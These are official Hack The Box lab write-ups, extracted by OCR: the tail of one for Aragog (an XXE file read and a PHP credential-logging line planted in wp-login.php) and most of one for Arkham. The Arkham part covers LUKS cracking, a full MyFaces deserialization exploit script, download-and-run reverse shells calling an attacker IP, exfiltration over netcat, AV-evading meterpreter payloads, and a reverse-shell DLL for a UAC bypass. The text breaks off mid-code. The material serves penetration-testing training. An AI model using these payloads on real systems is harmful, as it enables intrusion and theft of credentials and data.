
Using this, it is trivial to craft a request that abuses external entities to read files on the system.

```
POST /hosts.php HTTP/1.1
Host: 10.10.10.78
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 232

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE details [
<!ELEMENT subnet_mask ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<details>
    <subnet_mask>&xxe;</subnet_mask>
    <test></test>
</details>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

After obtaining **/etc/passwd** through the XXE vulnerability, two home directories are discovered; **florian** and **cliff**. As OpenSSH is explicitly set to allow only publickey authentication, it can be taken as a hint that the private key may be left on the machine. The path is easy to guess, but it can be brute forced with a simple script.





Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation


Web Server Write Access

Automated enumeration tools are not necessary to find the correct escalation vector in this case. As this is a CTF system, any type of user interaction must be automated. Running **ps aux** reveals a **whoopsie** user running **/usr/bin/whoopsie**. This binary can be reverse engineered (much more challenging) to obtain the SUDO password. The purpose of this binary is to simulate a user logging into the Wordpress installation at http://aragog/dev_wiki

Since the entire **/var/www/html** directory is chmod 777, it is possible to modify **wp-login.php** to capture any supplied credentials. The login credentials are sent in **$_POST['log']** and **$_POST['pwd']**. Simple adding the following line after the <?php tag is enough.

```
file_put_contents("creds.txt",$_POST['log']." - ".$_POST['pwd']);
```

Reusing the Wordpress password with **su** will grant a root shell.



Hack The Box
PEN-TESTING LABS

Arkham

15th May 2019 / Document No D19.100.30

Prepared By: MinatoTW

Machine Author: MinatoTW

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Arkham is a medium difficulty Windows box which needs knowledge about encryption, java deserialization and Windows exploitation. A disk image present in an open share is found which is a LUKS encrypted disk. The disk is cracked to obtain configuration files. The Apache MyFaces page running on tomcat is vulnerable to deserialization but the viewstate needs to encrypted. After establishing a foothold an Outlook OST file is found, which contains a screenshot with a password. The user is found to be in the Administrators group, and a UAC bypass can be performed to gain a SYSTEM shell.

Skills Required

- Enumeration
- Scripting
- Basic Cryptography

Skills Learned

- Java Deserialization
- UAC bypass

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.130 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV -T4 10.10.10.130
```

```
root@Ubuntu:~/Documents/HTB/Arkham# nmap -p$ports -sC -sV -T4 10.10.10.130
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-11 19:39 IST
Nmap scan report for 10.10.10.130
Host is up (1.5s latency).

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
8080/tcp  open  http          Apache Tomcat 8.5.37
|_http-title: Mask Inc.
49666/tcp open  unknown
49667/tcp open  unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -3m21s, deviation: 0s, median: -3m21s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-05-11 19:38:04
|_  start_date: N/A
```

IIS is running on port 80 along with SMB and Apache tomcat at their respective ports.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SMB

Lets use smbclient to bind with a null session to list open shares.

```
smbclient -N -L  \\\\10.10.10.130
```

```
root@Ubuntu:~/Documents/HTB/Arkham# smbclient -N -L  \\\\10.10.10.130
smbclient -N -L  \\\\10.10.10.130
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        BatShare        Disk      Master Wayne's secrets
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Users           Disk
tstream_smbXcli_np_destructor: cli_close failed on pipe srvsvc. Error was NT_STATUS_I
Reconnecting with SMB1 for workgroup listing.
```

We find a share named BatShare, connect to it and list the contents.

```
smbclient -N  \\\\10.10.10.130\\BatShare
```

```
root@Ubuntu:~/Documents/HTB/Arkham# smbclient -N  \\\\10.10.10.130\\BatShare
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Feb  3 18:30:10 2019
  ..                                  D        0  Sun Feb  3 18:30:10 2019
  appserver.zip                       A  4046695  Fri Feb  1 11:43:37 2019

                5158399 blocks of size 4096. 2089741 blocks available
```

As the file is large in size, we'll mount the share and then copy the file.

```
mount -t cifs -o rw,username=guest,password= '//10.10.10.130/BatShare' /mnt
cp /mnt/appserver.zip .
```

And then unzip it to view the contents.

```
unzip appserver.zip
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

CRACKING THE DISK IMAGE

After extracting the zip we find a note which says the backup image is from a Linux server and a backup image. Running "file" on the image says that it's a LUKS encrypted disk, which is possible to crack.

```
root@Ubuntu:~/Documents/HTB/Arkham# cat IMPORTANT.txt
Alfred, this is the backup image from our linux server. Please se
root@Ubuntu:~/Documents/HTB/Arkham# file backup.img
backup.img: LUKS encrypted file, ver 1 [aes, xts-plain64, sha256]
root@Ubuntu:~/Documents/HTB/Arkham#
```

Follow these steps to crack the disk.

```
cryptsetup luksDump backup.img | grep "Payload offset" # Add 1 to the
result
dd if=backup.img of=header bs=512 count=4097
hashcat -m 14600 -a 0 -w 3 header rockyou.txt
```

It could take a while to crack. Once done the password is found to be "batmanforever".

Now we need to open and mount the disk.

```
cryptsetup luksOpen backup.img dump # Pass is batmanforever
mount /dev/mapper/dump /mnt
```

```
root@Ubuntu:~/Documents/HTB/Arkham# cryptsetup luksOpen backup.img dump
Enter passphrase for backup.img:
root@Ubuntu:~/Documents/HTB/Arkham# mount /dev/mapper/dump /mnt/
root@Ubuntu:~/Documents/HTB/Arkham# cd /mnt
root@Ubuntu:/mnt# ls
lost+found  Mask
root@Ubuntu:/mnt# cd Mask/
root@Ubuntu:/mnt/Mask# ls -la
total 882
drwxrwxr-x 4 root root   1024 Dec 25 10:53 .
drwxr-xr-x 4 root root   1024 Dec 25 11:30 ..
drwxr-xr-x 2 root root   1024 Dec 25 10:52 docs
-rw-rw-r-- 1 root root  96978 Dec 25 10:48 joker.png
-rw-rw-r-- 1 root root 105374 Dec 25 10:50 me.jpg
-rw-rw-r-- 1 root root 687160 Dec 25 10:50 mycar.jpg
-rw-rw-r-- 1 root root   7586 Dec 25 10:49 robin.jpeg
drwxr-xr-x 2 root root   1024 Dec 25 10:54 tomcat-stuff
root@Ubuntu:/mnt/Mask#
```


After mounting we find some images and tomcat configuration files which can be useful later.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

APACHE TOMCAT

Navigating to port 8080 we find a normal blog.

Most of the options seem useless however clicking on subscription takes us to another page http://10.10.10.130:8080/userSubscribe.faces.



The page extension suggests that it's an Apache MyFaces installation. A google search about Apache MyFaces vulnerabilities shows an RCE exists in it due to insecure deserialization of JSF viewstates here. Viewing the source of the page, we see that javax ViewState is present.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
'margin-left:50px;" class="button" /></td></tr>
 id="javax.faces.ViewState" value="wHo0wmLu5ceItIi+I7XkEi
```

EXPLOITING DESERIALIZATION

Going back to the tomcat configuration files we found earlier it's seen that the page uses encrypted viewstates from the web.xml.bak file.

```
<description>State saving method: 'client' or 'server' (=default). See JSF
Specification 2.5.2</description>
<param-name>javax.faces.STATE_SAVING_METHOD</param-name>
<param-value>server</param-value>
</context-param>
<context-param>
<param-name>org.apache.myfaces.SECRET</param-name>
<param-value>SnNGOTg3Ni0=</param-value>
</context-param>
      <context-param>
      <param-name>org.apache.myfaces.MAC_ALGORITHM</param-name>
      <param-value>HmacSHA1</param-value>
      </context-param>
<context-param>
<param-name>org.apache.myfaces.MAC_SECRET</param-name>
<param-value>SnNGOTg3Ni0=</param-value>
</context-param>
<context-param>
<description>
```

It's also seen that the viewstate is saved on the server side. So, we'll have to create a malicious viewstate and then encrypt it using the parameters we already have.

CREATING SERIALIZED PAYLOAD

Ysoserial is a tool used to create malicious serialized payloads. Download the jar from JitPack, make sure you have openjdk-8 installed.

```
apt install openjdk-8-jdk
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
wget
https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar
java -jar ysoserial-master-SNAPSHOT.jar
```

We have a lot of payloads but let's go with the common ones i.e CommonsCollections. Lets see if we can ping ourselves first.

```
java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections5 'cmd /c ping -n 2 10.10.16.32' > payload.bin
```

In order to encrypt the payload we'll use python. The documentation says the default encoding is DES with PKCS5 padding if not specified. We'll use pyDes to create the payload.

```
pip install pyDes
```

The following lines will encrypt our payload,

```
key= bytes('SnNGOTg3Ni0=').decode('base64') # The secret key

obj = pyDes.des(key, pyDes.ECB, padmode=pyDes.PAD_PKCS5)
enc = obj.encrypt(payload) # Encrypting with DES from https://wiki.apache.org/myfaces/Secure_Your_Application
```

The key is from the config file we found earlier. We initialize the object with the key, ECB mode and PKCS5 padding and then encrypt the payload.

Next we need to create the HMAC. The HMAC is used to verify the integrity of the message. It is calculated and appended to the message, so that it can be verified when it is received. From the config we know that the HMAC algorithm is SHA1 and the key is same as the encryption.

```
hash_val = (hmac.new(key, bytes(enc), sha1).digest()) # Calculating hmac
payload = enc + hash_val
payload_b64 = base64.b64encode(payload) # Creating final payload
```

The above snippet creates the SHA1 hash of the encrypted payload from earlier. Make sure to use raw bytes and not hexdigest. Then it is base64 encoded to be sent.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Here's the final script,

```
#!/usr/bin/python

from requests import post, get
from bs4 import BeautifulSoup
import sys
from urllib import urlencode,quote_plus
import pyDes
import base64
import hmac
from hashlib import sha1

url = 'http://10.10.10.130:8080/userSubscribe.faces'

def getViewState():  # Finding if viewState exists or not
  try:
      request = get(url)
  except:
      print "Can't connect to the server"
      sys.exit()
  soup = BeautifulSoup(request.text, 'html.parser')
  viewState = soup.find('input', id='javax.faces.ViewState')['value']
  return viewState

def getPayload():
  # Creating a payload for commons-collections 3.1 from
https://github.com/frohoff/ysoserial
  payload = open('payload.bin', 'rb').read()
  return payload.strip()

def exploit():
  viewState = getViewState()
  if viewState is None:
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
        print "No viewState found"
    else:
        print "Viewstate found: {}".format(viewState)

    payload = getPayload()

    key= bytes('SnNGOTg3Ni0=').decode('base64') # The secret key

    obj = pyDes.des(key, pyDes.ECB, padmode=pyDes.PAD_PKCS5)
    enc = obj.encrypt(payload) # Encrypting with DES from
https://wiki.apache.org/myfaces/Secure_Your_Application

    hash_val = (hmac.new(key, bytes(enc), sha1).digest()) # Calculating hmac

    payload = enc + hash_val

    payload_b64 = base64.b64encode(payload) # Creating final payload

    print "\n\n\nSending encoded payload: "+payload_b64

    headers = {
        "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",

        "Connection": "keep-alive",
        "User-Agent": "Tomcat RCE",
        "Content-Type": "application/x-www-form-urlencoded"}

    execute = {'javax.faces.ViewState': payload_b64}
    r = post(url, headers=headers, data=execute)


if __name__ == '__main__':
        exploit()
```

The getViewState function just checks if the VIewState is present or not. The getPayload function reads the payload from the file we created using ysoserial. Then encryption and hmac creation takes place as discussed earlier. Then the payload is sent as a POST parameter for javax.faces.ViewState.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Running the script we see that our ping is returned.

```
root@Ubuntu:~/Documents/HTB/Arkham# java -jar ysoserial.jar CommonsCollections2 'cmd /c ping -n 2 10.10.16.32' >> payload.bin
root@Ubuntu:~/Documents/HTB/Arkham# python exploit.py
Viewstate found: wHo0wmLu5ceItIi+I7XkEi1GAb4h12WZ894pA+Z4OH7bco2jXEy1RQxTqLYuokmO70KtDtngjDm0mNzA9qHjYerxo0jW7zu1mdKBXtxnT1RmnW

Sending encoded payload: EpflyBhnLkAS/cI6nexhMqH/tMmK+e+oOSB+iGGStMf3iTfxuPA5PGNGhz6HO2nAZeudvUiuJvqiPb69whWbK2/EFMRkmhTDywwZ5C

root@Ubuntu:~/Documents/HTB/Arkham# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
21:37:23.944384 IP 10.10.10.130 > Ubuntu: ICMP echo request, id 1, seq 15, length 40
21:37:23.944438 IP Ubuntu > 10.10.10.130: ICMP echo reply, id 1, seq 15, length 40
21:37:24.862546 IP 10.10.10.130 > Ubuntu: ICMP echo request, id 1, seq 16, length 40
21:37:24.862608 IP Ubuntu > 10.10.10.130: ICMP echo reply, id 1, seq 16, length 40
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD

Now that we have RCE lets use nc.exe to get a shell. Start a simple HTTP server and then create the payload to download and execute it.

```
java -jar ysoserial.jar CommonsCollections5 'powershell wget
10.10.16.32/nc.exe -O C:\\Windows\\Temp\\pwn.exe && cmd /c
C:\\Windows\\Temp\\pwn.exe 10.10.16.32 443 -e powershell.exe' > payload.bin
python3 -m http.server 80
```

```
root@Ubuntu:~/Documents/HTB/Arkham# java -jar ysoserial.jar CommonsCollections5 'cmd /c powers
xe && cmd /c C:\\Windows\\Temp\\pwn.exe 10.10.16.32 443 -e powershell.exe' > payload.bin
root@Ubuntu:~/Documents/HTB/Arkham# python exploit.py
Viewstate found: wHo0wmLu5ceItIi+I7XkEi1GAb4h12WZ894pA+Z4OH7bco2jXEy1RQxTqLYuokmO70KtDtngjDm0m



Sending encoded payload: o4swGdxTZXw1mKtPxFkjUuWrKOBMVnhQ7RbMizpCb4xVYti30eaLecyiLLU7plNhjPFRm

root@Ubuntu:~/Documents/HTB/Arkham# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.130 - - [11/May/2019 22:24:41] "GET /nc.exe HTTP/1.1" 200 -


root@Ubuntu:~/Documents/HTB/Arkham# rlwrap nc -lvp 443
Listening on [0.0.0.0] (family 2, port 443)
Connection from 10.10.10.130 49694 received!
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\tomcat\apache-tomcat-8.5.37\bin>
```

And we get a shell as user Alfred.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LATERAL MOVEMENT

ENUMERATION

While enumerating the file system we come across a zip file in the Downloads folder of the user.

```
PS C:\Users\Alfred\Downloads> cd backups
cd backups
PS C:\Users\Alfred\Downloads\backups> ls
ls


    Directory: C:\Users\Alfred\Downloads\backups


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/3/2019   8:41 AM         124257 backup.zip
```

Lets transfer it using the nc.exe we placed earlier.

```
certutil -encode backup.zip backup.b64
cat backup.b64 | cmd /c C:\windows\temp\pwn.exe 10.10.16.32 4444
```

And locally:

```
nc -lvp 4444 > backup.b64  #remove the certificate markers from top and
bottom
sed -i s/\n//g backup.b64 # remove new lines
base64 -d backup.b64 > backup.zip
unzip backup.zip
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
root@Ubuntu:~/Documents/HTB/Arkham# nc -lvp 4444 > backup.b64
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.130 49706 received!
^C
root@Ubuntu:~/Documents/HTB/Arkham#
```

```
PS C:\Users\Alfred\Downloads\backups> certutil -encode backup.zip backup.b64
certutil -encode backup.zip backup.b64
Input Length = 124257
Output Length = 170910
CertUtil: -encode command completed successfully.
PS C:\Users\Alfred\Downloads\backups> cat backup.b64 | cmd /c C:\windows\temp\pwn.exe 10.10.16.32 4444
cat backup.b64 | cmd /c C:\windows\temp\pwn.exe 10.10.16.32 4444
PS C:\Users\Alfred\Downloads\backups>
```

Ignore the base64 error due to certutil padding. After unzipping we find the OST file.

```
root@Ubuntu:~/Documents/HTB/Arkham# base64 -d backup.b64 > backup.zip
base64: invalid input
root@Ubuntu:~/Documents/HTB/Arkham# unzip backup.zip
Archive:  backup.zip
  inflating: alfred@arkham.local.ost
root@Ubuntu:~/Documents/HTB/Arkham#
```

An OST file is an offline folder file for Microsoft Outlook. It's local copy of the user's mailbox which is stored in an email server such as Exchange. We can use readpst to open it up.

```
apt install pst-utils
readpst alfred@arkham.local.ost
```

It finds one item in the Draft folder.


```
ocessing Folder "Conflicts"
ocessing Folder "Local Failures"
ocessing Folder "Server Failures"
      "Sync Issues" - 3 items done, 0 items skipped.
      "Drafts" - 1 items done, 0 items skipped.
```

It creates an mbox file which can be opened using evolution or thunderbird.

```
apt install evolution
evolution Drafts.mbox
```

In there we find a screenshot containing a password from Batman.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193



Using the credentials Batman / Zx^#QX+T!123 we can now login via WinRM.

```
$pass = convertto-securestring 'Zx^#QZX+T!123' -asplain -force
$cred = new-object
system.management.automation.pscredential('arkham\batman', $pass)
enter-pssession -computer arkham -credential $cred
```

```
PS C:\Users\Alfred\Downloads\backups> $pass = convertto-securestring 'Zx^#QZX+T!123' -asplain -force
$pass = convertto-securestring 'Zx^#QZX+T!123' -asplain -force
PS C:\Users\Alfred\Downloads\backups> $cred = new-object system.management.automation.pscredential('arkham\batman', $pass)
$cred = new-object system.management.automation.pscredential('arkham\batman', $pass)
PS C:\Users\Alfred\Downloads\backups> enter-pssession -computer arkham -credential $cred
enter-pssession -computer arkham -credential $cred
[arkham]: PS C:\Users\Batman\Documents> cmd /c whoami
cmd /c whoami
arkham\batman
[arkham]: PS C:\Users\Batman\Documents>
```

And we are Batman!

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

ENUMERATION

We look at the user's groups and find that he's in the Administrators group.

```
cmd /c whoami /all

USER INFORMATION
----------------

User Name     SID
============= ============================================
arkham\batman S-1-5-21-3805402536-769430840-2640722577-1000


GROUP INFORMATION
-----------------

Group Name
============================================================
Everyone
NT AUTHORITY\Local account and member of Administrators group
BUILTIN\Administrators
```

So we'll have to stage a UAC bypass to get a SYSTEM shell. Looking at systeminfo we see that the OS is Windows server 19.

There can be many ways to do a UAC bypass but there's one specific to Server 19 and more guaranteed to work. According to https://egre55.github.io/system-properties-uac-bypass/ we can bypass UAC through DLL hijacking via SystemPropertiesAdvanced.exe as it auto-elevates.

But as SystemPropertiesAdvanced is a GUI app we'll need to be in session 1 to execute it as PSRemoting uses session 0. So, we'll get a meterpreter and migrate to a process in session 1.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

GETTING A METERPRETER

We'll use GreatSCT to get a meterpreter as we need to bypass AV.

```
git clone https://github.com/GreatSCT/GreatSCT
cd GreatSCT/setup
sudo ./setup.sh -c
cd ..
./GreatSCT.py
```

Lets create a msbuild/meterpreter/rev_tcp.py payload as it'll be easy to evade.

```
use 1
list
use 9
set lhost 10.10.16.32
generate
```

```
[*] Language: msbuild
[*] Payload Module: msbuild/meterpreter/rev_tcp
[*] MSBuild compiles for  us, so you just get xml :)
[*] Source code written to: /usr/share/greatsct-output/source/payload.xml
[*] Metasploit RC file written to: /usr/share/greatsct-output/handlers/payload.rc

Please press enter to continue >:
```

Copy the payload.xml and start msf using the payload.rc file.

```
msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

Download the xml file onto the target and execute it using msbuild.

```
powershell wget 10.10.16.32/payload.xml -O payload.xml
cmd /c C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe
payload.xml
```

The process should hang and we should get a session.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
ExitOnSession => false
resource (/usr/share/greatsct-output/handlers/payload.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.16.32:4444
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 10.10.10.130
[*] Meterpreter session 1 opened (10.10.16.32:4444 -> 10.10.10.130:49740) at 2019-05-12 19:39:11
```

Now we need to migrate to a process in session 1. List all the processes using ps.

```
 4344  5320  cmd.exe                x64   0        ARKHAM\Batman
 4396  964   sihost.exe             x64   1        ARKHAM\Batman
 4428  548   svchost.exe            x64   1        ARKHAM\Batman
 4472  964   taskhostw.exe          x64   1        ARKHAM\Batman
```

We see a svchost.exe process running as batman in session 1. Lets migrate to it.

```
[-] Stdapi extension must be loaded.
meterpreter > migrate 4428
[*] Migrating from 5620 to 4428...
[*] Migration completed successfully.
meterpreter >
```

Note: Incase the migration fails kill the session and try again. It might take 4 -5 attempts to succeed.

DLL HIJACKING

Now that we have a shell in session 1 we just need to create a malicious DLL and place it in the WindowsApps folder to get it executed. Here's a sample DLL,

```
#include <winsock2.h>
#include <windows.h>
#include <stdio.h>
#include <ws2tcpip.h>

#define DEFAULT_BUFLEN 1024

void ExecutePayload(void);
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
BOOL WINAPI
DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved)
{
	switch (dwReason)
	{
	case DLL_PROCESS_ATTACH:
			ExecutePayload();
		break;

	case DLL_PROCESS_DETACH:
		// Code to run when the DLL is freed
		break;

	case DLL_THREAD_ATTACH:
		// Code to run when a thread is created during the DLL's
lifetime
		break;


	case DLL_THREAD_DETACH:
		// Code to run when a thread ends normally.
		break;

	}
	return TRUE;
}


void ExecutePayload(void) {
	Sleep(1000);	// 1000 = One Second

	SOCKET mySocket;
	sockaddr_in addr;
	WSADATA version;
	WSAStartup(MAKEWORD(2,2), &version);
	mySocket = WSASocket(AF_INET,SOCK_STREAM,IPPROTO_TCP, NULL, (unsigned
int)NULL, (unsigned int)NULL);
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
	addr.sin_family = AF_INET;

	addr.sin_addr.s_addr = inet_addr("10.10.16.32");
	addr.sin_port = htons(4443);
	//Connecting to Proxy/ProxyIP/C2Host
	if (WSAConnect(mySocket, (SOCKADDR*)&addr, sizeof(addr), NULL, NULL,
NULL, NULL)==SOCKET_ERROR) {
		closesocket(mySocket);
		WSACleanup();
	}
	else {
